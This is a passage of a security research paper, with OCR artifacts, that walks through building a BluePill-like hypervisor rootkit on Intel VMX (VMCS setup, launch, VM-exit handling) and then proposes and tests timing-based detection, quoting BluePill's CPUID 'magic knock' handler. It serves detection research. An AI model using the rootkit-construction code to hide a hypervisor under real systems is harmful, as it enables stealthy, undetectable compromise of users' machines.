


Fig. 9 Exit format

Bit Position(s)	Contents
15:0	Basic exit reason
28:16	Reserved (cleared to 0)
29	VM exit from VMX root operation
30	Reserved (cleared to 0)
31	VM-entry failure (0 = true VM exit; 1 = VM-entry failure)

— Bits 15:0 provide basic information about the cause of the VM exit (if bit 31 is clear) or of the VM-entry failure (if bit 31 is set). Appendix I enumerates the basic exit reasons.

— Bit 29 is set if and only if the processor was in VMX root operation at the time the VM exit occurred. This can happen only for SMM VM exits. See Section 24.16.2.

— Because some VM-entry failures load processor state from the host-state area (see Section 22.7), software must be able to distinguish such cases from true VM exits. Bit 31 is used for that purpose.

```
#define EXIT_REASON_VMLAUNCH  20
#define EXIT_REASON_VMPTRLD 21
#define EXIT_REASON_VMPTRST     22
#define EXIT_REASON_VMREAD  23
#define EXIT_REASON_VMRESUME  24
#define EXIT_REASON_VMWRITE 25
#define EXIT_REASON_VMXOFF       26
#define EXIT_REASON_VMXON        27
#define EXIT_REASON_CR_ACCESS  28
#define EXIT_REASON_DR_ACCESS  29
#define EXIT_REASON_IO_INSTRUCTION 30
#define EXIT_REASON_MSR_READ   31
#define EXIT_REASON_MSR_WRITE  32
#define EXIT_REASON_INVALID_GUEST_STATE 33
#define EXIT_REASON_MSR_LOADING 34
#define EXIT_REASON_MWAIT_INSTRUCTION 36
#define EXIT_REASON_MONITOR_INSTRUCTION 39
#define EXIT_REASON_PAUSE_INSTRUCTION 40
#define EXIT_REASON_MACHINE_CHECK 41
#define EXIT_REASON_TPR_BELOW_THRESHOLD 43
#define VMX_MAX_GUEST_VMEXIT EXIT_REASON_TPR_BELOW_
        THRESHOLD
```

The field EXIT_QUALIFICATION of the VMCS contains additional information about the VM-Exit.

4.12 Launching a virtual machine

After the initialization of the VMCS with the OS values while avoiding creating VM-Exit, we are able to launch our virtual machine.

But we face a last problem: when loading the VM by the VMLAUNCH instruction, which will be the first VM-Entry, the CPU setups the EIP and the ESP of the Guest according to values of the VMCS (GUEST_EIP and GUEST_ESP). In the same way, during a VM-Exit, the VMX will update the values of ESP and EIP according to the fields of the VMCS (HOST_EIP and HOST_ESP).

About the VM-Exits, we know that the HOST_EIP must point to the routine which handle VM-Exits, but we know nothing about the value of ESP? Knowing that a VM-Exit may arrive during the context of any thread, we can break the stack or to jump inside an invalid memory area! During the initialization of the VMCS, we define host segments as ring 0 segments, so we will be inside a kernel land context. The easiest solution is to setup ESP of the Host to a memory allocated area in non paged memory (NonPaged-Pool allocate with the ExAllocatePoolWithTag function, the first argument has the value: NonPagedPool), that will be our stack during the routine which manages VM-Exists.

About the first VM-Entry, we do not have to jump in a specific area. Our code switches from the VMX- root-operation mode to the VMX-non-root-operation mode very easily, by maintaining the continuity of the execution flow. We must setup the GUEST_EIP (during a VMLAU NCH instruction) points to a routine which returns in our code by respecting the stack context. Why, we must respect the current stack? Because it is more easy to make a fake stack for the switching. On Windows, each thread have its own kernel stack, so we would have two stacks; thus it will be too difficult to manage.

We will setup a mechanism of return function directly to the launch of the VM, through this we will manage ourselves the return of the function which was called to execute the instruction VMLAUNCH. In fact, GUEST_ESP will point to a state of a stack on return of a function, which have the goal to resume the execution of the calling function by restoring the stack, we come back in our calling function as if nothing was spent, then that time we spent in VMX-non-root-operation.

The following code launches the VM only by returning to the calling function.

```
//
// Routine used by StartVMX for VLMAUNCH instruction
//
VOID _ _declspec(naked) TinyRet()
{
    _ _asm
    {
        pop ebp
        ret
    }
}

/*++

Routine Description:

    This routine starts the HVM

Arguments:
    CoreIndex : Index of core.
    Param : Paramater needed for this function.
Return Value:

--*/
VOID StartVMX(ULONG CoreIndex, PVOID Param)
{
    PHYSICAL_ADDRESS paVMCS;
    EFLAGS EFlags;
    ULONG GuestEsp, GuestEbp;
    ULONG Error;

    VmPtrSt(&paVMCS);
    KdPrint(("Starting VMX on core : %lu VMCS is at : 0x%I64x\n",
            CoreIndex, paVMCS));

    //
    // Use the following stack scheme
    //
    // ----------------------------
    // [        saved ebp       ] <- current ebp, artificial esp
      used by
                                     Guest when entering
                                     VMX non-root mode
    // ----------------------------
    // [        saved eip       ] <- ebp+4,
    // ----------------------------
    //    ..........................
    //
    // TinyRet performs 'pop ebp' and 'ret' operations.
    //
    // VMLAUNCH just performs a neutral transistion between VMX root
    // an VMW non-root mode.
    //

    --asm {mov GuestEbp, ebp}

    //
    // Set esp for the guest right before calling VMLAUNCH
    //
    WriteVMCS(GUEST_ESP, GuestEbp);

    //
    // Set guest eip on ret instruction
    //
    WriteVMCS(GUEST_EIP, (ULONG)&TinyRet);

    //
    // Execute VMLAUNCH to launch the guest VM. If VMLAUNCH fails due
      to any
    // consistency checks before guest-state loading, RFLAGS.CF or
      RFLAsiGS.ZF will
    // set and the VM-instruction error field will contain the error
    // code.
    //
    _VmLaunch();

    //
    // Never fall here in case of success
    //
    //
    //
    // Get the ERROR number using VMCS field VM_INSTRUCTION_ERROR
    //
    ReadVMCS(VM_INSTRUCTION_ERROR, &Error);
    KdPrint(("VMLAUNCH failed, VM Instruction Error : %lu\n", Error));

    return;

}
```

From there, we launch our VM. It goes on to run the code of the OS as if everything was normal. We just have to manage a few mandatory VM-Exits.

4.13 Management of VM-Exits

VM-Exits are mandatory due to the execution of a few instructions. These instructions are:

- CPUID,
- GETSEC,
- INVD,
- MOV from/to CR3,
- VMCALL, VMCLEAR, VMLAUNCH, VMPTRLD, VMPTRST, VMREAD, VMRESUME, VMWRITE, VMXOFF, VMXON.

For all these instructions, we must emulate ourselves in our VM-Exit manager. We must know the reason of the VM-Exit and information with respect to the different reasons, for example which register have been used during a MOV FROM CR3.

We get all this information with fields VM_EXIT_REASON and EXIT_QUALIFACTION of the VMCS.

In addition, in our VM-Exit manager we have to save the state of the general registers ourselves, that are not in the VMCS. This is important because after treating the VM-Exit, we must return to VMX-non-root-operation, or since the management of VM-Exit must be as transparent as possible, it is necessary to emulate the instruction that has caused it and therefore to change only what is necessary.

In fact we do not really emulate the instructions, we will run as if we were the VM. For example, in the case of instruction RDMSR we will recover the value of ECX register at the time of VM-Exit, this value is the offset of MSR that should be read. Next, we will execute the RDMSR instruction to setup the values saved of EAX and EDX with values returned by the RDMSR instruction in our registers EAX and EDX. Now an example of code with the CPUID instruction, the LocalExitContext structure contains the general purpose register. CPUID instruction reads its argument in EAX and returns in the registers: EAX, EBX, ECX and EDX.

```
case EXIT_REASON_CPUID :
{
    //
    //
    //
    DeferedExitKdPrint("EXIT_REASON_CPUID\n");

    __asm
    {
        MOV EAX, LocalExitContext.GuestEAX

        CPUID

        MOV LocalExitContext.GuestEAX, EAX
        MOV LocalExitContext.GuestEBX, EBX
        MOV LocalExitContext.GuestECX, ECX
        MOV LocalExitContext.GuestEDX, EDX
    }
    WriteVMCS(GUEST_EIP, GuestEip+ExitInstructionLen);
    break;
}
```

The last thing, is when the VM comes back, we must think to resume our code before the instruction that caused the VM-Exit. The VMX provides an interesting information in the VM_EXIT_INSTRUCTION_LEN field of the VMCS, which is the length of the instruction that caused the VM-Exit. Before resuming the VM, we will update the EIP by taking one which pointed to the instruction by adding the size of this instruction, to resume at the next instruction.

Finally, about the virtualization instructions, we will not do anything more, because it is not the goal to support a hypervisor inside another hypervisor.

4.14 VM-Entries management

About VM-Entries, only the first VM-Entry is particular as mentioned before. For the other we just provide a context update with the general registers depending on the reason of VM-Exit.

4.15 Disabling the hypervisor

To disable our BluePill-like hypervisor, we must send a signal from the VMX-non-root mode, for that we will use the VMXCALL instruction which makes a VM-Exit.

The idea is to it do from the VM, and through our driver, a call to the VMXCALL instruction. In our manager of VM-Exit, we detect this call and we will work to return to the VM with virtualization disabled. In fact, we will just return after the VMXCALL without having modified any register. In the meantime we have executed the VMXOFF instruction in our hypervisor to disable the virtualization on the core.

5 Detection Techniques for HVM Rootkits

We know that it is impossible to detect *Bluepill* with memory fingerprints, even if it is in memory, except as another driver. Pattern matching of signatures against *BluePill* will be possible, but only usable up till the next release (because *BluePill* can control the I/O).

We have based our research study on a simple fact: a hypervisor increases the time execution of some instructions, and an HVM rootkit will increase significantly this one, we must get the execution time of an instruction. A hypervisor will increase the execution time of an intercepted instruction since the commutation context from the virtual machine to hypervisor will be automatically added, and will be more increased if a viral payload is present.This is a timing attack but we have said that we did not control sources of time [15].

An external source of time as a NTP server with an encrypted communication can be used, and it will increase time analysis of hypervisor to realize a mechanism for detection.

But a source of time may be relative and therefore does not use directly clocks' system and circumvents the intercepts of a hypervisor. At a much larger scale, the number of times the sun goes behind a building can assimilate as a counter. The same counter to computer can be an increment of a variable (as shown Edgar Barbosa [6]) on one core, while the other core run an instruction intercepted. Joanna Rutkowska herself has agreed [32] that this mechanism is impossible to detect and she thinks that it's not possible as well.

The Intel Dual Core processors have capabilities to make the frequency vary, which could distort results. But with a database and if we set the frequency of a processor, we need few values.

Blue Chicken [32] is a technique which consists in withdrawing a HVM rootkit away from memory when a large number of instructions are called and to reinstate after a given time (which is also contesting [6] because a hypervisor protection could then take hold). We can use viral techniques, for example a sequence of random calls to b ypass it. But the best method is firstly to emerge a statistical model that will allow us to limit strongly instructions calls to detect an HVM rootkit.

A list of intercepted instructions is the list of all possible intercepted instructions by the hypervisor. One of them is interesting: vmmcall. Because this instruction must be intercepted by the hypervisor, because it allows to call the hypervisor.

But the best method is to find a suitable statistical model which will limit calls of an intercepted instruction to detect a rootkit.

5.1 Statistical model for detection

The goal is to model the behavior of a computer according to two different cases: with or without *BluePill*. If we manage to do it, then we will have a powerful detection technique based on decision statistical testing. When a *BluePill*-like rootkit is active, we must be able to make the difference between simple *BluePill* module and *BluePill* module with an effective payload. From a technical point of view, everything lies on the choice of a suitable, powerful (statistical) estimator that will exhibit statistically significant different behaviors, according to the case concerned.

Let us first consider the different technical means on which we can build such efficient estimators.

5.1.1 NTP (encrypted)

The first method is to take an external time quite accurate and reliable. Most servers use NTP, which lets to synchronize the clocks of computer across a network. We may use encryption on the protocol to have safe communications and to make the work of the rootkit more complex.

So, the core estimator will be the time difference of the value returned by the NTP server on a given intercepted instruction.

5.1.2 Counter

The second method is to a use a relative time as the real time, for example a counter. But it works only with a processor with several cores (at least 2) or on a multiprocessor machine (e.g. dual core processor).

We synchronize the two cores (or processors) to run our code in parallel. On the first core (or processor), a simple loop increments a variable, while on the other a potentially intercepted instruction (by the HVM rootkit) will be launched.

If a rookit exists, the value of the incremented variable will be increase will be superior to a case without rootkit.

In the first case (Fig. 10), instruction runs directly on the processor, in the next case (Fig. 11), the virtualization is enables, hence we have extra instructions to do the commutation, with the extra code of the *BluePill* event management, and therefore the code of the real event.

5.1.3 Working

This code must be launched at Ring 0, because the implementation of threads on userland does not choose the processor.

5.1.3.1 Version of Linux 2.6.X On Linux, the call of the function *kthread_create* creates a kernel thread, to choose the processor with *kthread_bind*, and to run it with the function *wake_up_process*.

5.1.3.2 Example The thread that runs the counter (function *timepill_kthread_cpu0*) and the other runs the instruction (function *timepill_kthread_cpu1_noloop*) can be program as follows, with *ktimepill_counter_t*, a structure to get the loop counter (in the field *titmap*), and the call of the function (the field *inst*).




Fig. 10 Method of detection: counter

```
static void timepill_kthread_cpu0(void *data)
{
  int counter;
  atomic_t cc;
  unsigned long *p;
  ktimepill_counter_t *kct = (ktimepill_counter_t *)data;

  counter = 0;
  atomic_set(&cc, 0);

  if (kct == NULL)
    goto timepill_kthread_cpu0_out;

  down(&sem);
  up(&sem2);

  down(&semcount);
  counter = atomic_read(&stop_counter);
  up(&semcount);

  while (counter == 0)
    {
      atomic_inc(&cc);

      down(&semcount);
      counter = atomic_read(&stop_counter);
      up(&semcount);
    }
  p = (unsigned long ∗)kct−>titmap;
  ∗p = atomic_read(&cc);

  kct−>thread = NULL;
timepill_kthread_cpu0_out:
  up(&thread0);
}
```

```
static void timepill_kthread_cpu1_noloop(void ∗data)
{
  ktimepill_counter_t ∗kct = (ktimepill_counter_t ∗)data;

  if (kct == NULL)
    goto timepill_kthread_cpu1_noloop_out;

  down(&semcount);
  atomic_set(&stop_counter, 0);
  up(&semcount);

  up(&sem);
  down(&sem2);

  kct−>inst();

  down(&semcount);
  atomic_set(&stop_counter, 1);
  up(&semcount);

  kct−>thread = NULL;
timepill_kthread_cpu1_noloop_out:
  up(&thread1);
}
```




Fig. 11 Method of detection: counter + BluePill

5.1.3.3 Version of Windows Vista On windows, the call of the function *PsCreateSystemThread* creates a kernel thread, and the function *KeSetSystemAffinityThread* chooses the processor.

This driver (because we are in kernelland) gets results of the number of loops and sends it to the main program through the `ioctl`.

5.1.3.4 Example As the Linux version, two threads (function *thread_counter* and *thread_inst*) get the counter and call the instruction, with the structure *timepill_kern_t* which has the field *map* to store values, and the field *inst* to the instruction.

```
static VOID NTAPI thread_counter(PVOID Param)
{
        int stop_counter;
        ULONG cc;
        unsigned long ∗p;
        timepill_kern_t ∗tkt;

        tkt = (timepill_kern_t ∗)Param;
        cc = 0;

        KeSetSystemAffinityThread((KAFFINITY)0x00000001);

        KeSetEvent(tkt−>myevent,
                0,
                FALSE);

        KeWaitForSingleObject(&mut,
                Executive,
                KernelMode,
                FALSE,
                NULL);
        stop_counter = tkt−>counter;
        KeReleaseMutex(&mut, FALSE);

        while(stop_counter == 0)
        {
                cc++;
                KeWaitForSingleObject(&mut,
                        Executive,
                        KernelMode,
                        FALSE,
                        NULL);
                stop_counter = tkt−>counter;
                KeReleaseMutex(&mut, FALSE);
        }

        p = (unsigned long ∗)tkt−>map;
        ∗p = cc;

        PsTerminateSystemThread(STATUS_SUCCESS);
}
```

```
static VOID NTAPI thread_inst(PVOID Param)
{
        int i;
        ULONG eax, ebx, ecx, edx;
        timepill_kern_t ∗tkt;

        tkt = (timepill_kern_t ∗)Param;
        KeSetSystemAffinityThread((KAFFINITY)0x00000002);

        while(STATUS_TIMEOUT == KeWaitForSingleObject(tkt−>myevent,
                Executive,
                KernelMode,
                FALSE,
                NULL));
        tkt−>inst();

        KeWaitForSingleObject(&mut,
                Executive,
                KernelMode,
                FALSE,
                NULL);
        tkt−>counter = 1;
        KeReleaseMutex(&mut, FALSE);

        PsTerminateSystemThread(STATUS_SUCCESS);
}
```

6 Experimental results

6.1 Pillbox

To test our methods of detection, we have written a tool called *pillbox*, two parts are to be considered:

– the client picks up data (results), and sends them to the server. The client is composed of a userland program which collects measures from the driver (for example, with the counter technique),
– the server receives results from the client and then analyse results.

The client has different methods to pick up results, depending on the privilege level:

6.1.0.5 In user land

– by the *RDTSC* instruction,
– by the
– gettimeofday function,
– by an external NTP server,
– by the counter method.

6.1.0.6 In kernel land

– by the counter method.

For us, we will focus on the counter method in kernel land, because it is the most efficient technique, and the most difficult to intercept by a rootkit.

For graphic representation, we used three types of format to more quickly analyze the results:

– axis of abscissas: the instruction; axis of ordinates: the relative time,
– axis of abscissas: identical relative times; axis of ordinates: the number of identical relative times,
– axis of abscissas: the relative time; axis of ordinates: the number of measures.

All tests have been done on a 2-Ghz AMD 64 processor with virtualization enabled (under Windows Vista).

As a first step, we will consider an instruction (*CPUID*) that *BluePill* can intercept, and consider the cases with and without the rootkit.

6.1.0.7 Without BluePill In the first graph (Fig. 12), we observe that on average we observe a mean value of 30 loop




Fig. 12 Method: counter (without BluePill)




Fig. 13 Method: counter (without BluePill), picks




Fig. 14 Method: counter (without BluePill), bar graph

increment, to run the instruction. Peaks which are due to commutations of the system, do not affect the results.

With the second (Fig. 13) and the last (Fig. 14), the *cpuid* instruction has an average of 33 loop incrementats.

6.1.0.8 With BluePill Now, if *BluePill* is present, this one intercepts the *cpuid* instruction, looks the state of registers to look for a magic value, modify it when present (we will not use magic values for our test), and calls the cpuid instruction:

```
static BOOLEAN NTAPI SvmDispatchCpuid (
  PCPU Cpu,
  PGUEST_REGS GuestRegs,
  PNBP_TRAP Trap,
  BOOLEAN WillBeAlsoHandledByGuestHv
)
{
[...]

Vmcb = Cpu−>Svm.OriginalVmcb;

if ((Vmcb−>rax & 0xffffffff) == BP_KNOCK_EAX)
{
    _KdPrint (("Magic␣knock␣received:␣%p\n", BP_KNOCK_EAX));
```

```
        Vmcb−>rax = BP_KNOCK_EAX_ANSWER;
    }
    else
    {
        [...]
        fn = (ULONG32) Vmcb−>rax;
        GetCpuIdInfo (fn, &(ULONG32) Vmcb−>rax, &(ULONG32)
        GuestRegs−>rbx, &(ULONG32) GuestRegs−>rcx, &(ULONG32)
        GuestRegs−>rdx);
    }
}
```

In the first graph (Fig. 15), the interception by the hypervisor significantly increases the instruction execution time. In addition, other graphics (Figs. 16, 17) show that the average is totally different, since it is now equal to 332. That is to say that a with an HVM rootkit with no viral payload, but playing the role of a hypervisor, the estimator is ten times higher, which can easily help detect the presence (or absence) of a hypervisor, which is for us an HVM rootkit as said in the previous sections because **the user always knows whether he uses a hypervisor or not**.

There is always the same behavior with the instructions that *BluePill* can intercept, and in particular with *vmmcall* that any hypervisor must manage.




Fig. 15 Method: counter (with BluePill)

